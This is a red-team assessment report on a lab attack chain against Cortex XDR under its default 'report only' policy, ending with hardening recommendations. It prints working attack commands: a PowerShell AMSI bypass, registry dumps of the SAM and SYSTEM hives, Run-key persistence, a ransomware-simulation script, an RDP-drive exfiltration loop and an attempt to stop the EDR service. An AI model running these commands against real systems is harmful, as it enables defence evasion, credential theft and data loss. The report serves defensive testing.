1. Introduction
This assessment documents a full-chain attack simulation conducted against Cortex XDR, specifically evaluating the operational disparity between Dashboard Visibility (Detection) and Automated Mitigation (Prevention).
The primary objective was to analyze the resilience of a "Default Configuration" environment — a common baseline in many production deployments — against modern, living-off-the-land (LotL) techniques. The findings reveal a significant Policy Enforcement Gap that allowed a persistent adversary to successfully execute a complete attack lifecycle. This chain spanned from initial Defense Evasion (AMSI Patching) to successful Data Exfiltration via administrative channels, demonstrating that telemetry alone is insufficient to prevent a high-impact breach.
2. Lab Environment & Methodology
- Target OS: Windows 10 Pro (Build 17763 / v1809).
- Security Agent: Cortex XDR Agent v9.0.0.16757.
- EDR Policy: Default / "Report Only" for Behavioral Protection
- PowerShell Mode: FullLanguage (Validated via SessionState).

- Methodology: The assessment was conducted using an Adversarial Assessment approach, mapped directly to the MITRE ATT&CK® framework. This methodology ensures a structured evaluation of the security solution's ability to detect and prevent real-world tactics, techniques, and procedures (TTPs) across the entire cyber kill chain.
- Objective: The primary objective of this assessment was to perform a successful exfiltration of sensitive data without triggering automated remediation or blocking actions from the security agent. The simulation aimed to validate whether the current default configuration provides sufficient prevention mechanisms against a stealthy adversary operating within the network.
3. Technical Breakdown (The Attack Chain)
Step 1: Defense Evasion (AMSI Memory Patching)
The initial phase commenced with the neutralization of the Antimalware Scan Interface (AMSI). This tactical maneuver was executed to "blind" script inspections conducted by both Windows and the EDR agent. By patching AMSI in-memory, the subsequent execution of malicious payloads — which would typically be flagged by Script-Block Logging — was allowed to run without triggering any preventive alerts or interference.
- Technique: AMSI Memory Patching (Reflective Injection).
- Command: $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.GetValue($null);$ptr=[IntPtr]::Zero;$h=[System.Runtime.InteropServices.Marshal]::WriteInt64($g, 0);

"The successful AMSI memory patching using a known technique (AmsiInitFailed) was possible primarily due to the target environment operating in FullLanguage Mode. This allowed for unrestricted access to .NET reflection APIs. In a hardened environment where Constrained Language Mode (CLM) is enforced, this specific vector would be mitigated, forcing an adversary to look for more complex bypasses."

In-Memory Loading: Base64 Smuggling
While Base64 is an encoding scheme and not true encryption, it was used in this simulation to demonstrate the EDR's lack of inspection on dynamic memory variables, rather than its ability to detect high-entropy cryptographic patterns.
This technique aims to inject a malicious payload into the system without ever touching the physical disk. Since the payload is never saved as an .exe or .ps1 file, conventional signature-based scanners are rendered ineffective.
Technical Execution:
Encoding: Encoding: The malicious payload (in this case, the EICAR string) is encoded into a Base64 format. To static security filters, this appears as an innocuous string of random text, successfully bypassing initial inspection layers.
Reflective Decoding:The script executes the decoding process directly within a volatile RAM variable ($eicar) using the [System.Convert]::FromBase64String function. This approach ensures that the de-obfuscated payload never exists on the physical storage.
Analysis of Findings: Cortex XDR failed to intercept the malware signature because it was delivered in an encoded state and decoded dynamically in-memory. This reveals a critical gap in fileless threat detection; the EDR's inspection engine did not analyze the contents of memory variables during runtime. Consequently, the payload was executed without leaving any forensic footprint on the file system.
Key takeaway:This technique proves highly effective as it is entirely fileless. Many EDR solutions struggle to monitor direct memory modifications within a Trusted Process (such as a legitimate, signed PowerShell session), especially when Behavioral Prevention policies are set to "Report Only" rather than "Enforcement."
Step 2: Local Credential Access (SAM & SYSTEM Dumping)
Once the AMSI defenses were neutralized, the next phase involved extracting local credential databases. While this specific simulation was limited to Local Administrator scope, these artifacts are critical for establishing a foothold and preparing for subsequent Lateral Movement within the broader domain.
By leveraging administrative privileges, the SAM and SYSTEM registry hives were exported directly to the C:\Users\Public directory. This technique allows an adversary to extract hashed credentials via a registry-based approach rather than interacting with the LSASS process. This is a strategic move to circumvent common memory-based detection triggers (such as LSASS memory dumping) that are typically monitored by EDR solutions.
Analyst Note: Although the extraction was performed on a local host, the compromised SAM hashes can be used for Pass-the-Hash (PtH) attacks. In a real-world scenario, if the Local Administrator password is reused across the domain, this single compromise could lead to a Full Domain Compromise.
- Technique: T1003.002 (OS Credential Dumping: SAM).
- Command: reg save HKLM\SAM C:\Users\Public\sam.hiv
reg save HKL M\SYSTEM C:\Users\Public\system.hiv

Technical Analysis: The Registry hives were successfully exported and duplicated without any intervention from the EDR's behavioral protection. By executing the reg save command, the adversary leveraged a native administrative tool to copy sensitive hives to a public directory.
Impact Assessment: The successful extraction of sam.hiv and system.hiv allows for offline credential cracking to recover cleartext passwords for the Local Administrator and other local users. From a Red Team perspective, this represents a major security failure: the lack of Registry Protection enforcement allowed the adversary to harvest credential hashes silently, bypassing the need for riskier, memory-based LSASS dumping techniques..
Step 3: Persistence (Registry Injection)
Objective: The goal of this phase was to establish a reliable auto-start mechanism, ensuring the adversary maintains persistent access even after a system reboot or user logout.
Execution: By injecting a malicious entry into the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Registry key, the adversary ensures that the payload is executed automatically upon every user login. This technique is a fundamental method for maintaining a foothold, eliminating the need for repeated exploitation.
Security Analysis: The successful modification of these sensitive keys highlights a gap in the EDR's Registry Integrity Monitoring. In a default configuration, while the EDR may log the event, it often fails to block the write operation unless it is explicitly tied to a known malware signature. This allowed the establishment of a persistent backdoor without triggering an automated quarantine.
- Technique: T1547.001 (Registry Run Keys).
- Command:
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "CortexTest" /t REG_SZ /d "C:\Windows\System32\calc.exe" /f


Step 4: Ransomware Simulation (Data Impact)
Objective: The primary goal of this phase was to simulate the operational impact of a ransomware attack by performing mass file modification and renaming targeted documents with a .locked extension.
Technical Execution: A recursive PowerShell script was executed to traverse the \Documents directory. To simulate the "write-heavy" behavior of ransomware, the script read each file, transformed the content using Base64 encoding (as a behavioral proxy for encryption), and renamed the file.
Analysis of Behavioral Protection: This simulation serves as a validation of the EDR's Behavioral Threat Protection (BTP). While Base64 does not produce the high entropy of true AES-256 encryption, the recursive, mass-rename, and rapid-write operations constitute a classic "Ransomware-like" behavioral pattern. The failure of the EDR to halt this process in real-time demonstrates that the detection engine was either not inspecting the memory-only transformation or was configured to "Report Only," allowing the adversary to render critical user data inaccessible.
# find file on \Documents, Encrypt (Base64), and Rename
Get-ChildItem -Path "$Home\Documents\Test Data Penting" -Recurse | ForEach-Object {
$Content = Get-Content $_.FullName -Raw
$Bytes = [System.Text.Encoding]::UTF8.GetBytes($Content)
$Encoded = [Convert]::ToBase64String($Bytes)
Set-Content -Path $_.FullName -Value $Encoded
Rename-Item -Path $_.FullName -NewName ($_.Name + ".locked")
}

Adversary Intent: The adversary deployed a custom, recursive PowerShell script to simulate a high-impact ransomware event, targeting critical user data within the \Documents directory.
Technical Execution:
- Mass Data Iteration: The script performed a recursive traversal of the directory structure to identify and stage high-value document types for modification.
- In-Memory Transformation (Simulated Encryption): To emulate the cryptographic workload of ransomware, file contents were read into memory and transformed using Base64 encoding. While this is an encoding scheme, it serves as a behavioral proxy to test whether the EDR can detect rapid, unauthorized modifications of file buffers within a trusted process.
- File Integrity Impact: Upon "encryption," the script executed a mass-rename operation, appending the
.lockedextension to all affected files. This successfully simulated the loss of data availability, rendering the files unusable for the end-user.
Analyst Insight: The failure of the EDR to flag this activity — despite the high frequency of file-write and rename operations — highlights a significant gap in Behavioral Ransomware Protection. In this scenario, the EDR prioritized process 'trust' over the 'malicious pattern' of the actions being performed.
Step 5: Data Exfiltration (via RDP Drive Redirection)


Objective: The final phase of the operation focused on the exfiltration of sensitive artifacts (encrypted documents and credential hives) to an adversary-controlled host, bypassing traditional network egress monitoring.
Technical Execution: To evade network-based Data Loss Prevention (DLP) and firewall alerts, the adversary utilized the RDP Mapped Drive (\\tsclient) as an exfiltration channel. This method exploits the RDP Device Redirection feature, which is often treated as "trusted" administrative traffic, creating a significant blind spot for standard security sensors.
- Data Staging: The script recursively identified all previously encrypted files (
*.locked) and the harvested Registry hives (*.hiv), staging them in memory for immediate transit. - Transfer Mechanism: Using a PowerShell loop, the adversary bypassed conventional network egress filters by copying the staged artifacts directly to the attacker's redirected drive via the
\\tsclient\Cpath. - Outcome: Critical data was successfully moved out of the target environment. The attack lifecycle was completed without triggering a terminal block from the EDR, as the file transfer occurred over a legitimate administrative virtual channel.
# PowerShell
$RemoteDrive = "\\tsclient\C"
$DestFolder = "$RemoteDrive\awp"
if (!(Test-Path $DestFolder)) {
Write-Host "[!] Membuat folder baru di Laptop Host: $DestFolder" -ForegroundColor Cyan
New-Item -ItemType Directory -Path $DestFolder -Force
}
Write-Host "[!] Memulai proses pemindahan data…" -ForegroundColor Red
Get-ChildItem -Path "$Home\Documents" -Filter *.locked -Recurse | ForEach-Object {
try {
Copy-Item -Path $_.FullName -Destination $DestFolder -Force
Write-Host "[+] Berhasil mengirim: $($_.Name)" -ForegroundColor Yellow
} catch {
Write-Host "[-] Gagal mengirim: $($_.Name)" -ForegroundColor Gray
}
}
Write-Host "[!] EXFILTRATION SELESAI. Cek folder C:\awp di laptop asli" -ForegroundColor Green -BackgroundColor Black

Executive Analysis: Detection vs. Prevention Gap
Observation: The Alert-Only Paradigm The Cortex XDR Agent successfully identified and flagged the adversarial activity as "Suspicious"; however, due to the active policy configuration, it failed to terminate the malicious PowerShell process. This allowed the attack to proceed unimpeded, resulting in the successful encryption of all targeted data.
Impact Analysis: Business Continuity Disruption The failure of the Anti-Ransomware and Behavioral Threat Protection engines to transition from detection to automated blocking allowed for a complete disruption of business operations. By the time an analyst could manually respond to the alert, the objective — data unavailability — had already been achieved.
Strategic Conclusion: In a modern threat landscape, detection without automated prevention constitutes a fatal failure in endpoint protection. Visibility is a prerequisite, but it is insufficient if it cannot mitigate a threat before the impact occurs. As demonstrated, a persistent adversary can complete the entire attack lifecycle — from evasion to exfiltration — within the window of a "logged" alert.
4. Findings Analysis
Based on the simulation series, it was observed that Cortex XDR exhibits a stark contrast in performance between its static and dynamic protection layers:
Agent Self-Protection (Anti-Tampering)

To evaluate the robustness of the agent's integrity, a Direct Tampering Attack was conducted. The objective was to forcibly terminate the core security service to blind the EDR.
- Command: Stop-Service -Name "cyserver" -Force
- Result: FAILED (Blocked)
- Analysis: The failure to stop the
cyserverservice via PowerShell validates Cortex XDR's robust anti-tampering mechanism, which utilizes kernel-level hooks to intercept and deny unauthorized termination requests, even from administrative accounts..
Endpoint Integrity (Robust): The Self-Protection mechanism is highly resilient. Direct attacks aimed at terminating the cyserver service or killing the process via Task Manager were successfully neutralized (Access Denied).'

Perimeter Defense (Robust): Network sensors effectively identified and blocked signature-based malware (EICAR) delivered over HTTP/S protocols.
Behavioral Prevention (Critical Vulnerability — Default Config): While the platform provides excellent Visibility (flagging the event as Malicious), there is a significant Enforcement Gap in the default configuration. The lack of automated remediation allowed the attack lifecycle to reach its final stages unimpeded.
"The assessment reveals that Cortex XDR is a formidable 'Watchman' but, in its default state, a reluctant 'Executioner.' Without transitioning to Enforcement Mode, the EDR remains a passive witness to the compromise."
5. Conclusion
The results of this assessment definitively demonstrate that Visibility is not synonymous with Protection. Deploying a state-of-the-art EDR solution such as Cortex XDR provides a false sense of security if the platform is operated under a Default "Report-Only" Configuration.
The critical operational gap between Detection and Prevention allowed for the successful chaining of PowerShell-based post-exploitation techniques (LOLBins). By the time the EDR flagged the activity as suspicious, the adversary had already achieved full impact — encrypting local data and exfiltrating sensitive artifacts via unaudited administrative RDP channels.
Final Verdict: An EDR's value is realized not in its ability to log a compromise, but in its capacity to disrupt one. Without proactive hardening and policy enforcement, even the most advanced security telemetry remains merely a historical record of a successful breach.
6. Strategic Recommendations & Remediation
To effectively close the identified security gaps, the following Hardening Guide should be prioritized for implementation:
A. Cortex XDR Policy Optimization
- Mandatory Enforcement Mode: Transition all Behavioral Threat Protection (BTP) and Anti-Ransomware profiles from "Report" to "Block/Prevention" mode to ensure real-time threat neutralization.
- Granular Registry Protection: Enable strict Enforcement on write operations targeting sensitive Registry Hives (
SAM,SYSTEM,SECURITY) and persistence-related keys (CurrentVersion\Run). - Aggressive Script Scanning: Activate enhanced memory-scanning features to proactively intercept AMSI patching and reflection-based payloads before execution.
B. Windows Infrastructure Hardening (GPO)
- Restrict RDP Device Redirection: Disable Drive Redirection to mitigate the risk of data exfiltration via the
\\tsclientvirtual channel. - Path:
Computer Configuration > Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Device and Resource Redirection. - Enforce PowerShell Constrained Language Mode (CLM): Implement CLM via AppLocker or Device Guard to restrict access to sensitive .NET APIs, effectively neutralizing common memory-reflection and bypass techniques.
C. Identity & Credential Security
- Enable LSA Protection (RunAsPPL): Configure the
RunAsPPLregistry flag to prevent unauthorized memory dumping of the Local Security Authority (LSA) process. - Least Privilege Principle (SeDebugPrivilege): Audit and restrict the assignment of SeDebugPrivilege. This privilege should be revoked from standard administrative accounts to complicate credential harvesting attempts.
Ethical Disclosure & Disclaimer: All activities documented in this assessment were conducted within a strictly controlled and isolated environment. These findings are intended for security research and defensive hardening purposes only. Unauthorized replication of these techniques against production systems without explicit consent is illegal.